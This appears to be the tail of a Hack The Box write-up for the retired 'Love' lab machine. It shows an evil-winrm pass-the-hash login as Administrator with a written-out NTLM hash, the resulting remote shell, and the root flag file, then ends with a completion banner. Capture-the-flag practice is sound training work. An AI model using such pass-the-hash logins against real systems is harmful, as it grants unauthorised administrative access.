


```
┌──(kali㉿kali)-[~/Desktop/HTB/love]
└─$ evil-winrm -i 10.10.10.239 -u "Administrator" -H "aab42ca009fed69fa5ee57c52cf5bcf1"


Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/2/2024   8:34 PM             34 root.txt
```

LAB SOLVED!



Love has been Pwned!

Congratulations MichaelKali, best of luck in capturing flags ahead!

#12348	03 Nov 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE